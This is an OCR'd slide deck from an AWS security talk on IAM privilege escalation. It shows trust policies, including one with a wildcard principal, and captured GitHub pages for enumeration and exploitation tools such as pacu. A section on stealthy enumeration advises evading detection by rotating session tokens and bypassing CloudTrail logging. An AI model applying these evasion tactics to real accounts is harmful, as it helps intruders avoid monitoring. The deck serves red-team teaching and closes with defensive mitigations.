
Last activity
-

Permissions | Trust relationships | Tags | Access Advisor

Trusted entities

Entities that can assume this role under specified conditions.


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::278512597888:root"
            },
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "sts:ExternalId": "abc-def-example"
                }
            }
        }
    ]
}
```

management Info

Summary

Creation date
April 24, 2024, 10:08 (UTC+03:00)

Last activity
-

Permissions | Trust relationships | Tags | Access Advisor

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::278512597888:root"
            },
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "sts:ExternalId": "abc-def-example"
                }
            }
        }
    ]
}
```

test-developer-name Info

Overly permissive trust policy exists in your trust relationships
Broad access: Principals that include a wildcard (*, ?) can be overly permissive.

Summary

Creation date
April 24, 2024, 10:13 (UTC+03:00)

Last activity
-

Permissions | Trust relationships | Tags | Access Advisor | Revoke

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Statement1",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

8. More privesc vectors from engagements

- Hack the environment's automation logic
  - Special care to Lambda Functions

9. Enumeration in the dark

andresriancho / enumerate-iam Public

Notifications | Fork 160 | Star 990

Code | Issues 8 | Pull requests 9 | Actions | Projects | Security | Insights

master | Go to file | Code

andresriancho Merge pull request #9 from xiaozhu1... 4529114 · 5 years ago 14 Commits

enumerate_iam	Update main.py	5 years ago
.gitignore	Initial commit	5 years ago
LICENSE	Initial commit	5 years ago
README.md	Update README.md	5 years ago
enumerate-iam.py	Initial commit	5 years ago
requirements.txt	Initial commit	5 years ago

README | GPL-3.0 license

Enumerate IAM permissions

Found a set of AWS credentials and have no idea which permissions it might have?

About

Enumerate the permissions associated with AWS credential set

Readme

GPL-3.0 license

Activity

990 stars

17 watching

160 forks

Report repository

Releases

No releases published

Packages

No packages published

Contributors 3

Product Solutions Open Source Pricing Search or jump to... / Sign in

carlospolop / Cloudtrail2IAM Public

Notifications Fork 2 Star 14

Code Issues Pull requests Actions Projects Security Insights

main Go to file Code

carlospolop fix param 64c7d83 · last year 6 Commits

.gitignore	impr	last year
README.md	fix param	last year
cloudtrail2IAM.py	fix param	last year
requirements.txt	v1	last year

README

Cloudtrail2IAM

CloudTrail2IAM is a Python tool that analyzes **AWS CloudTrail logs to extract and summarize actions** done by everyone or just an specific user or role. The tool will **parse every cloudtrail log from the indicated bucket.**

About

No description, website, or topics pro

Readme
Activity
14 stars
3 watching
2 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages

RhinoSecurityLabs / pacu

Type / to search

Code | Issues 21 | Pull requests 3 | Actions | Projects 3 | Wiki | Security | Insights

pacu

Public

Watch 108 | Fork 652 | Starred 4k

master | Go to file t | Code

Github-Actions Release v1.5.3 ✓ 7ff8ba9 · last month 1,313 Commits

.github/workflows	Make pacu version expand in workflow ...	3 months ago
pacu	simplify InvalidParameterException han...	last month
tests	Update test_secretfinder_regex_checker...	3 months ago
.dockerignore	Support for packaging (#247)	3 years ago
.gitignore	Support for packaging (#247)	3 years ago
CODEOWNERS	added CODEOWNERS file with wildcard...	6 years ago
Dockerfile	Release v1.5.3	last month
Dockerfile.dev	Release v1.5.3	last month
LICENSE	initial commit/migration	6 years ago
Makefile	Release v1.1.0, add cfn_resource_injecti...	3 years ago
README.md	change email to discord	3 months ago
cli.py	Support for packaging (#247)	3 years ago

About

The AWS exploitation framework, designed for testing the security of Amazon Web Services environments.


rhinosecuritylabs.com/aws/pacu-open-so...

python | aws | security | penetration-testing | aws-security

Readme
BSD-3-Clause license
Activity
Custom properties
4k stars
108 watching
652 forks
Report repository

Releases 14

v1.5.3 Latest
on Mar 22


aws / aws-cli
Type / to search
Code
Issues 447
Pull requests 143
Discussions
Actions
Projects 1
Security
Insights
aws-cli
Public
Watch 571
Fork 3.9k
Starred 14.9k
develop
Go to file
t
Code
aws-sdk-python-automation Merge bra...
4742cfd · 13 hours ago
12,047 Commits
.changes Bumping version to 1.32.90 13 hours ago
.github Move 3.8 and 3.9 builds back to macos... 15 hours ago
awscli Bumping version to 1.32.90 13 hours ago
bin Fix a few typos 2 years ago
doc Bumping version to 1.32.90 13 hours ago
scripts Introduce dependency test suite 3 months ago
tests Add S3 bucket validation to s3 mv last month
.coveragerc Add support for CodeArtifact login. 4 years ago
About
Universal Command Line Interface for Amazon Web Services
aws
cloud
aws-cli
cloud-management
Readme
View license
Code of conduct
Security policy
Activity
Custom properties
14.9k stars
571 watching
3.9k forks
Report repository

9. Enumeration in the dark

- Don’t use well-known hacking OS
- Keep generating new sessions
  - aws sts get-session-token --duration-seconds 129600
- Evading Logging in the Cloud: Bypassing AWS CloudTrail by Nick Frichette


DEMO

10. Mitigations

- Least-privilege principle
- SCP and duty segregation
- Good architecture
  - Separate AWS accounts per environment and solution
- Periodic IAM review
- Cloud Configuration Review

Final thoughts

- Hackers
  - Complex environments = privesc vector
  - Configuration Review: with or without execution
  - Red Team: with execution and stealth
- Defenders
  - Regularly review the IAM resources
  - Implement automation for incidents



Q&A
Thank you!

Eduard Agavriloae

@saw_your_packet

https://securitycafe.ro/author/eagavriloae